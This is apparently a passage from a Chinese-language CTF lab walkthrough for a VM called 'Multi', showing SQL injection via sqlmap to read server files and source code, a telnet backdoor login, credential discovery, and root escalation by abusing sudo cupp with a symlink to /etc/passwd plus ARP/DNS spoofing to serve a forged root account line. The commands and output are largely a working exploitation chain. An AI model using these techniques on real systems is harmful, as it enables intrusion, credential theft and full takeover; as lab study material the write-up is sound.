    Payload: keyword=1' UNION ALL SELECT NULL,(CHR(113)||CHR(120)||CHR(107)||CHR(106)||CHR(113))||(CHR(112)||CHR(80)||CHR(88)||CHR(70)||CHR(67)||CHR(88)||CHR(101)||CHR(120)||CHR(77)||CHR(112)||CHR(109)||CHR(71)||CHR(76)||CHR(87)||CHR(106)||CHR(104)||CHR(107)||CHR(114)||CHR(107)||CHR(85)||CHR(83)||CHR(101)||CHR(82)||CHR(66)||CHR(100)||CHR(99)||CHR(83)||CHR(85)||CHR(80)||CHR(115)||CHR(107)||CHR(100)||CHR(116)||CHR(102)||CHR(101)||CHR(114)||CHR(74)||CHR(110)||CHR(101)||CHR(102))||(CHR(113)||CHR(112)||CHR(113)||CHR(112)||CHR(113)),NULL-- gGka
---
[23:51:25] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[23:51:25] [INFO] fetching SQL SELECT statement query output: 'SELECT pg_read_file('/etc/vsftpd.userlist', 0, 1000000)'
[23:51:25] [WARNING] reflective value(s) found and filtering out
SELECT pg_read_file('/etc/vsftpd.userlist', 0, 1000000): 'secure_user\n'
[23:51:25] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.205.203'

[*] ending @ 23:51:25 /2025-07-21/
```

只有 **secure_user** 这一个用户被授权可以通过 FTP 服务进行登录尝试

我们进行登录

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ ftp 192.168.205.205
Connected to 192.168.205.205.
220 (vsFTPd 3.0.3)
Name (192.168.205.205:kali): secure_user
530 Non-anonymous sessions must use encryption.
ftp: Login failed
ftp> exit
```

叫我们加密会话，所以换lftp

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ lftp -u secure_user 192.168.205.205
密码: secure_user
lftp secure_user@192.168.205.205:~> ls
ls: 严重错误: Certificate verification: The certificate is NOT trusted. The certificate issuer is unknown. (71:24:67:D0:3C:52:A2:8F:AF:8F:11:F9:D1:D7:19:08:A1:20:35:49)
```

禁用证书

```
lftp secure_user@192.168.205.205:~> set ssl:verify-certificate no
lftp secure_user@192.168.205.205:~> ls
ls: 登录失败: 530 Login incorrect.
```

密码是错的，后面尝试了爆破，没有收获，就回去看sql了

查看SQL权限

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ sqlmap -r tmp/1 --batch --technique=U -p keyword --sql-query "SELECT current_user"
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.6#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:11:48 /2025-07-22/

[00:11:48] [INFO] parsing HTTP request from 'tmp/1'
[00:11:48] [INFO] resuming back-end DBMS 'postgresql'
[00:11:48] [INFO] testing connection to the target URL
```

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: keyword (POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: keyword=1' UNION ALL SELECT NULL,(CHR(113)||CHR(120)||CHR(107)||CHR(106)||CHR(113))||(CHR(112)||CHR(80)||CHR(88)||CHR(70)||CHR(67)||CHR(88)||CHR(101)||CHR(120)||CHR(77)||CHR(112)||CHR(109)||CHR(71)||CHR(76)||CHR(87)||CHR(106)||CHR(104)||CHR(107)||CHR(114)||CHR(107)||CHR(85)||CHR(83)||CHR(101)||CHR(82)||CHR(66)||CHR(100)||CHR(99)||CHR(83)||CHR(85)||CHR(80)||CHR(115)||CHR(107)||CHR(100)||CHR(116)||CHR(102)||CHR(101)||CHR(114)||CHR(74)||CHR(110)||CHR(101)||CHR(102))||(CHR(113)||CHR(112)||CHR(113)||CHR(112)||CHR(113)),NULL-- gGka
---
[00:11:48] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[00:11:48] [INFO] fetching SQL SELECT statement query output: 'SELECT current_user'
[00:11:48] [WARNING] reflective value(s) found and filtering out
SELECT current_user: 'dvuser'
[00:11:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.205.203'

[*] ending @ 00:11:48 /2025-07-22/
```

读取一下他的命令历史记录

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ sqlmap -r tmp/1 --batch --technique=U -p keyword --sql-query "SELECT pg_read_file('/var/lib/postgresql/.bash_history', 0, 1000000)"
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.9.6#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:13:37 /2025-07-22/

[00:13:37] [INFO] parsing HTTP request from 'tmp/1'
[00:13:37] [INFO] resuming back-end DBMS 'postgresql'
[00:13:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: keyword (POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: keyword=1' UNION ALL SELECT NULL,
(CHR(113)||CHR(120)||CHR(107)||CHR(106)||CHR(113))||
(CHR(112)||CHR(80)||CHR(88)||CHR(70)||CHR(67)||CHR(88)||CHR(101)||CHR(120)||CHR(
77)||CHR(112)||CHR(109)||CHR(71)||CHR(76)||CHR(87)||CHR(106)||CHR(104)||CHR(107)
||CHR(114)||CHR(107)||CHR(85)||CHR(83)||CHR(101)||CHR(82)||CHR(66)||CHR(100)||CH
R(99)||CHR(83)||CHR(85)||CHR(80)||CHR(115)||CHR(107)||CHR(100)||CHR(116)||CHR(10
2)||CHR(101)||CHR(114)||CHR(74)||CHR(110)||CHR(101)||CHR(102))||
(CHR(113)||CHR(112)||CHR(113)||CHR(112)||CHR(113)),NULL-- gGka
---
[00:13:37] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[00:13:37] [INFO] fetching SQL SELECT statement query output: 'SELECT
pg_read_file('/var/lib/postgresql/.bash_history', 0, 1000000)'
[00:13:37] [WARNING] reflective value(s) found and filtering out
SELECT pg_read_file('/var/lib/postgresql/.bash_history', 0, 1000000):
'geAbgWpouT=xBcZHwGxAX KOxuJqpGxZ=KEqNdLkFrf;printf $geAbgWpouT$KOxuJqpGxZ;echo
$$;printf $KOxuJqpGxZ$geAbgWpouT\n hSAkQvpQLQ=lTHFyQbFqh
nSpdwixuov=CqlpNdGWDg;printf $hSAkQvpQLQ$nSpdwixuov;echo "$(id -un)($(id -
u))";printf $nSpdwixuov$hSAkQvpQLQ\n SNBrffgiiZ=ELTGdWlbkd
ranIeerCgZ=dhqaYbOtwr;printf $SNBrffgiiZ$ranIeerCgZ;tty;printf
$ranIeerCgZ$SNBrffgiiZ\ncd /home\nfind \ncd /usr/local/bin\nls -la\ncat
custom_login \ncat /etc/default/telnet\necho 'ENABLE_BACKDOOR' >
/etc/default/telnet\ncd /var/www/html/\nls -la\ncd pub/\nls -la\ntouch a\ncd
/home\ncd /opt\nls\ncat app.py \ncd /srv\nls -la\nfind\nls -la\ncd
secure_share/\n'
[00:13:37] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/192.168.205.203'

[*] ending @ 00:13:37 /2025-07-22/
```

> ... (一些混淆视听的命令) ...
>
> cd /opt   # <-- 他进入了 /opt 目录
> ls
> cat app.py   # <-- ！！！ 他查看了一个叫做 app.py 的文件！
> cd /srv
> ls -la
> find
> ls -la
> cd secure_share/ # <-- 这个共享目录我们之前见过

去看看app.py的源码

```
──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ sqlmap -r tmp/1 --batch --technique=U -p keyword --sql-query "SELECT
pg_read_file('/opt/app.py', 0, 1000000)"
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.6#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:14:51 /2025-07-22/

[00:14:51] [INFO] parsing HTTP request from 'tmp/1'
[00:14:51] [INFO] resuming back-end DBMS 'postgresql'
[00:14:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: keyword (POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: keyword=1' UNION ALL SELECT NULL,(CHR(113)||CHR(120)||CHR(107)||CHR(106)||CHR(113))||(CHR(112)||CHR(80)||CHR(88)||CHR(70)||CHR(67)||CHR(88)||CHR(101)||CHR(120)||CHR(77)||CHR(112)||CHR(109)||CHR(71)||CHR(76)||CHR(87)||CHR(106)||CHR(104)||CHR(107)||CHR(114)||CHR(107)||CHR(85)||CHR(83)||CHR(101)||CHR(82)||CHR(66)||CHR(100)||CHR(99)||CHR(83)||CHR(85)||CHR(80)||CHR(115)||CHR(107)||CHR(100)||CHR(116)||CHR(102)||CHR(101)||CHR(114)||CHR(74)||CHR(110)||CHR(101)||CHR(102))||(CHR(113)||CHR(112)||CHR(113)||CHR(112)||CHR(113)),NULL-- gGka
---
[00:14:51] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[00:14:51] [INFO] fetching SQL SELECT statement query output: 'SELECT pg_read_file('/opt/app.py', 0, 1000000)'
[00:14:51] [WARNING] reflective value(s) found and filtering out
```

```
SELECT pg_read_file('/opt/app.py', 0, 1000000): 'from flask import Flask,
request, render_template_string, redirect, session\nimport psycopg2\n\napp =
Flask(__name__)\napp.secret_key = "s3cret_key"\n\n# Database connection\nconn =
psycopg2.connect(\n    dbname="dvtest",\n    user="dvuser",\n
password="dvpass",\n    host="localhost",\n    port="5432"\n)\n\n# HTML template
with search form\nTEMPLATE = """\n<!doctype html>\n<html>\n<head>\n
<title>Admin Panel</title>\n    <style>\n        body { font-family: Arial, sans-
serif; margin: 20px; }\n        table { border-collapse: collapse; width: 100%;
}\n        th, td { border: 1px solid #ddd; padding: 8px; text-align: left; }\n
     th { background-color: #f2f2f2; }\n        .error { color: red; }\n
</style>\n</head>\n<body>\n    <h2>Welcome{% if user %}, {{ user }}{% endif %}
</h2>\n    {% if not user %}\n        <form method="POST" action="/">\n
Username: <input name="username" required>\n            <input type="submit"
value="Login">\n        </form>\n    {% else %}\n        <p><a
href="/search">User Search</a> | <a href="/logout">Logout</a></p>\n        <form
method="POST" action="/search">\n            Search User: <input name="keyword"
placeholder="Enter username" value="{{ keyword|default('') }}">\n
<input type="submit" value="Search">\n        </form>\n    {% endif %}\n    {% if
results %}\n        <h3>Search Results</h3>\n        <table>\n            <tr>
<th>ID</th><th>Username</th><th>Email</th></tr>\n            {% for row in
results %}\n                <tr><td>{{ row[0] }}</td><td>{{ row[1] }}</td><td>{{
row[2] }}</td></tr>\n            {% endfor %}\n        </table>\n    {% endif
%}\n    {% if message %}\n        <p class="error">{{ message }}</p>\n    {%
endif %}\n</body>\n</html>\n"""\n\n@app.route("/", methods=["GET", "POST"])\ndef
login():\n    if request.method == "POST":\n        username =
request.form.get("username")\n        if username:\n            session["user"] =
username\n            return redirect("/search")\n        return
render_template_string(TEMPLATE, user=None, message="Username cannot be empty")\n
   return render_template_string(TEMPLATE,
user=None)\n\n@app.route("/logout")\ndef logout():\n    session.pop("user",
None)\n    return redirect("/")\n\n@app.route("/search", methods=["GET",
"POST"])\ndef search():\n    if "user" not in session:\n        return
redirect("/")\n    \n    results = []\n    message = None\n    keyword = ""\n
\n    if request.method == "POST":\n        keyword = request.form.get("keyword",
"")\n        try:\n            cur = conn.cursor()\n            # Vulnerable SQL
query: allows injection of commands like COPY TO PROGRAM\n            # Example
exploit: ' OR 1=1; COPY users TO PROGRAM 'whoami'; --\n            sql =
f"SELECT id, username, email FROM users WHERE username LIKE '%{keyword}%'"\n
       cur.execute(sql)\n            results = cur.fetchall()\n
conn.commit()\n        except Exception as e:\n            conn.rollback()\n
       message = f"Query failed: {str(e)}"\n    \n    return
render_template_string(TEMPLATE, user=session["user"], results=results,
message=message, keyword=keyword)\n\nif __name__ == "__main__":\n
app.run(host="0.0.0.0", port=28080)\n'
[00:14:51] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/192.168.205.203'

[*] ending @ 00:14:51 /2025-07-22/
```

后面扒拉了一会，惊奇的发现前面白干了，telnet是个后门

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ telnet 192.168.205.205
Trying 192.168.205.205...
Connected to 192.168.205.205.
Escape character is '^]'.
Username:
xiao
Password:
login successful
Linux Multi 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
Your session is being monitored per security policy
xiao@Multi:~$ id
uid=1001(xiao) gid=1001(xiao) groups=1001(xiao)
```

三、权限提升

to todd

```
xiao@Multi:~$ sudo -l
Sudo access restricted by policy (CODE:0x7E3) -l
xiao@Multi:~$ ls -al
total 24
drwx------ 2 xiao xiao 4096 Jul 18 22:46 .
drwxr-xr-x 5 root root 4096 Jul 17 09:04 ..
lrwxrwxrwx 1 root root    9 Jul 18 11:13 .bash_history -> /dev/null
-rw-r--r-- 1 xiao xiao  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 xiao xiao 3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 xiao xiao  807 Apr 18  2019 .profile
-rw------- 1 xiao xiao   44 Jul 17 07:31 user.txt
xiao@Multi:~$ cat user.txt
flag{user-33b02bc15ce9557d2dd8484d58f95ac4}
xiao@Multi:~$ which sudo
/usr/bin/sudo
xiao@Multi:~$ /usr/bin/sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

[sudo] password for xiao:
sudo: a password is required
```

sudo被限制了，看看其他的

```
xiao@Multi:~$ find / -perm -4000 -type f 2>/dev/null
/usr/sbin/mount.nfs
/usr/bin/chsh
/usr/bin/chfn
```

```
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/telnetlogin
/usr/libexec/polkit-agent-helper-1
xiao@Multi:~$ getcap -r / 2>/dev/null
xiao@Multi:~$ ls -al /opt/
total 12
drwxr-xr-x  2 root root 4096 Jul 18 11:21 .
drwxr-xr-x 18 root root 4096 Mar 18 20:37 ..
-rw-r--r--  1 root root 3136 Jul 18 11:21 app.py
xiao@Multi:~$ find / -user xiao ! -path '/proc/*' ! -path '/sys/*' ! -path
'/run/*' 2>/dev/null
/dev/pts/0
/home/xiao
/home/xiao/.bash_logout
/home/xiao/.bashrc
/home/xiao/user.txt
/home/xiao/.profile
/var/www/html/pub
```

`/var/www/html/pub`这个目录之前爆破到了，但是什么东西都没有，我们去看看

```
xiao@Multi:~$ cd /var/www/html/pub
xiao@Multi:/var/www/html/pub$ ls -al
total 16
drwxr-xr-x 2 xiao     www-data 4096 Jul 18 22:43 .
drwxr-xr-x 3 root     root     4096 Jul 17 09:05 ..
-rw-r--r-- 1 root     root      230 Jul 18 11:38 index.html
-rw------- 1 www-data www-data   19 Jul 17 09:06 xiao@Multi:~$ cd
/var/www/html/pub
xiao@Multi:/var/www/html/pub$ ls -al
total 16
drwxr-xr-x 2 xiao     www-data 4096 Jul 18 22:43 .
drwxr-xr-x 3 root     root     4096 Jul 17 09:05 ..
-rw-r--r-- 1 root     root      230 Jul 18 11:38 index.html
-rw------- 1 www-data www-data   19 Jul 17 09:06 .passowrd_creds
```

有一个`.passowrd_creds`，去web读一下

拿到了一个密码`koUF5q)*RN&m0PTB&D`，经过测试是todd的密码

```
xiao@Multi:/var/www/html/pub$ su todd
Use of su is prohibited (CODE:0x9F2) todd
xiao@Multi:/var/www/html/pub$ which su
/usr/bin/su
xiao@Multi:/var/www/html/pub$ /usr/bin/su todd
Password:
todd@Multi:/var/www/html/pub$ id
uid=1000(todd) gid=1000(todd) groups=1000(todd)
```

to root

```
todd@Multi:/var/www/html/pub$ sudo -l
Matching Defaults entries for todd on Multi:

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR
XFILESEARCHPATH
    XUSERFILESEARCHPATH", mail_badpass

Runas and Command-specific defaults for todd:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User todd may run the following commands on Multi:
    (ALL : ALL) NOPASSWD: /usr/bin/cupp
```

这里应该就是这个靶机有意思的点了，cupp是一个字典生成器

```
todd@Multi:/var/www/html/pub$ sudo /usr/bin/cupp -h
usage: cupp [-h] [-i | -w FILENAME | -l | -a | -v] [-q]

Common User Passwords Profiler

optional arguments:
  -h, --help         show this help message and exit
  -i, --interactive  Interactive questions for user password profiling
  -w FILENAME        Use this option to improve existing dictionary, or WyD.pl
output to make some pwnsauce
  -l                 Download huge wordlists from repository
  -a                 Parse default usernames and passwords directly from Alecto
DB. Project Alecto uses purified databases of Phenoelit and CIRT which were
merged and enhanced
  -v, --version      Show the version of this program.
  -q, --quiet        Quiet mode (don't print banner)
```

经过测试，你应该会发现`-i`,`-w`生成的字典会固定`.txt`的后缀，所以我们很难利用

比较可能性的是`-l`

具体操作

```
todd@Multi:/var/www/html/pub$ cd
todd@Multi:~$ sudo /usr/bin/cupp -l
 ___________
```

```
   cupp.py!                 # Common
      \                     # User
       \   ,__,             # Passwords
        \  (oo)____         # Profiler
           (__)    )\
              ||--|| *      [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]


        Choose the section you want to download:

     1   Moby            14      french          27      places
     2   afrikaans       15      german          28      polish
     3   american        16      hindi           29      random
     4   aussie          17      hungarian       30      religion
     5   chinese         18      italian         31      russian
     6   computer        19      japanese        32      science
     7   croatian        20      latin           33      spanish
     8   czech           21      literature      34      swahili
     9   danish          22      movieTV         35      swedish
    10   databases       23      music           36      turkish
    11   dictionaries    24      names           37      yiddish
    12   dutch           25      net             38      exit program
    13   finnish         26      norwegian


        Files will be downloaded from
http://ftp.funet.fi/pub/unix/security/passwd/crack/dictionaries/ repository

        Tip: After downloading wordlist, you can improve it with -w option

> Enter number: 1
[+] Downloading dictionaries/Moby/mhyph.tar.gz from
http://ftp.funet.fi/pub/unix/security/passwd/crack/dictionaries/Moby/mhyph.tar.gz
...
^CTraceback (most recent call last):
  File "/usr/bin/cupp", line 1078, in <module>
    main()
  File "/usr/bin/cupp", line 1024, in main
    download_wordlist()
  File "/usr/bin/cupp", line 782, in download_wordlist
    download_wordlist_http(filedown)
  File "/usr/bin/cupp", line 993, in download_wordlist_http
    download_http(url, tgt)
  File "/usr/bin/cupp", line 698, in download_http
    localFile.write(webFile.read())
  File "/usr/lib/python3.9/http/client.py", line 471, in read
    s = self._safe_read(self.length)
  File "/usr/lib/python3.9/http/client.py", line 612, in _safe_read
    data = self.fp.read(amt)
  File "/usr/lib/python3.9/socket.py", line 704, in readinto
    return self._sock.recv_into(b)
KeyboardInterrupt
```

可以看到执行 sudo /usr/bin/cupp -l 后，脚本会从一个固定的 URL (http://ftp.funet.fi/...) 下载文件。下载的文件会保存在**当前工作目录**下，并创建一个 `dictionaries/` 子目录结构。例如，选择 1 Moby，它会尝试创建并写入文件到 `./dictionaries/Moby/mhyph.tar.gz`。因为命令是以 sudo 执行的，所以文件写入操作拥有 root 权限。

这里就有一个问题，他没有检查目标路径是否为一个符号链接，所以我们想覆盖什么就覆盖什么

```
todd@Multi:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
xiao:x:1001:1001::/home/xiao:/bin/bash
telnetd:x:106:113::/nonexistent:/usr/sbin/nologin
redis:x:107:114::/var/lib/redis:/usr/sbin/nologin
ftp:x:108:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
secure_user:x:1002:1002::/home/secure_user:/bin/bash
mysql:x:109:116:MySQL Server,,,:/nonexistent:/bin/false
samba_user:x:1003:1003::/home/samba_user:/bin/false
_rpc:x:110:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:111:65534::/var/lib/nfs:/usr/sbin/nologin
postgres:x:112:119:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
todd:x:1000:1000:,,,:/home/todd:/bin/bash

todd@Multi:~$ find dictionaries/
dictionaries/
dictionaries/Moby
dictionaries/Moby/mhyph.tar.gz
```

先将现在的dictionaries重命名为1（在我们的家目录下，我们有绝对的权限），并伪造一个恶意的dictionaries

```
todd@Multi:~$ mv dictionaries/ 1
todd@Multi:~$ mkdir -p dictionaries/Moby
todd@Multi:~$ cd dictionaries/Moby/
todd@Multi:~/dictionaries/Moby$ ln -s /etc/passwd mhyph.tar.gz
```

切换到kail，按照他的passwd在最后一行给自己加一个特权用户，然后重命名，开一个web服务

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ cd tmp

┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ mkdir -p ./pub/unix/security/passwd/crack/dictionaries/Moby/

┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ mkdir -p ./pub/unix/security/passwd/crack/dictionaries/Moby/

┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ vim ./pub/unix/security/passwd/crack/dictionaries/Moby/pass

┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ tail -n 1 ./pub/unix/security/passwd/crack/dictionaries/Moby/pass
b:$1$AydoDDh4$tEky6m30.0nY3HZ8FgoGI0:0:0::/root:/bin/bash

┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ mv ./pub/unix/security/passwd/crack/dictionaries/Moby/pass
./pub/unix/security/passwd/crack/dictionaries/Moby/mhyph.tar.gz

┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

启动 DNS 欺骗

```
sudo bettercap
>> set arp.spoof.targets 192.168.205.205
>> set dns.spoof.domains ftp.funet.fi
>> set dns.spoof.address 192.168.205.128
>> arp.spoof on
>> dns.spoof on
```

触发漏洞

```
todd@Multi:~/dictionaries/Moby$ cd
todd@Multi:~$ sudo /usr/bin/cupp -l

 ___________
   cupp.py!                 # Common
      \                     # User
       \   ,__,             # Passwords
        \  (oo)____         # Profiler
           (__)    )\
              ||--|| *      [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]
        Choose the section you want to download:

     1   Moby            14      french          27      places
     2   afrikaans       15      german          28      polish
     3   american        16      hindi           29      random
     4   aussie          17      hungarian       30      religion
     5   chinese         18      italian         31      russian
     6   computer        19      japanese        32      science
     7   croatian        20      latin           33      spanish
     8   czech           21      literature      34      swahili
     9   danish          22      movieTV         35      swedish
    10   databases       23      music           36      turkish
    11   dictionaries    24      names           37      yiddish
    12   dutch           25      net             38      exit program
    13   finnish         26      norwegian


        Files will be downloaded from
http://ftp.funet.fi/pub/unix/security/passwd/crack/dictionaries/ repository

        Tip: After downloading wordlist, you can improve it with -w option

> Enter number: 1
[+] Downloading dictionaries/Moby/mhyph.tar.gz from
http://ftp.funet.fi/pub/unix/security/passwd/crack/dictionaries/Moby/mhyph.tar.gz
...
[+] Downloading dictionaries/Moby/mlang.tar.gz from
http://ftp.funet.fi/pub/unix/security/passwd/crack/dictionaries/Moby/mlang.tar.gz
...
Traceback (most recent call last):
  File "/usr/bin/cupp", line 1078, in <module>
    main()
  File "/usr/bin/cupp", line 1024, in main
    download_wordlist()
  File "/usr/bin/cupp", line 782, in download_wordlist
    download_wordlist_http(filedown)
  File "/usr/bin/cupp", line 993, in download_wordlist_http
    download_http(url, tgt)
  File "/usr/bin/cupp", line 696, in download_http
    webFile = urllib.request.urlopen(url)
  File "/usr/lib/python3.9/urllib/request.py", line 214, in urlopen
    return opener.open(url, data, timeout)
  File "/usr/lib/python3.9/urllib/request.py", line 523, in open
    response = meth(req, response)
  File "/usr/lib/python3.9/urllib/request.py", line 632, in http_response
    response = self.parent.error(
  File "/usr/lib/python3.9/urllib/request.py", line 561, in error
    return self._call_chain(*args)
  File "/usr/lib/python3.9/urllib/request.py", line 494, in _call_chain
    result = func(*args)
  File "/usr/lib/python3.9/urllib/request.py", line 641, in http_error_default
    raise HTTPError(req.full_url, code, msg, hdrs, fp)
urllib.error.HTTPError: HTTP Error 404: File not found
```

报错了，并且bettercap和pyton web都有提示就是成功了

```
todd@Multi:~$ su b
Password:
root@Multi:/home/todd# id
uid=0(root) gid=0(root) groups=0(root)
root@Multi:/home/todd# cat /root/root.txt /home/xiao/user.txt
flag{root-922c8837565de5bd2e342c65a2e67ef9}
flag{user-33b02bc15ce9557d2dd8484d58f95ac4}
```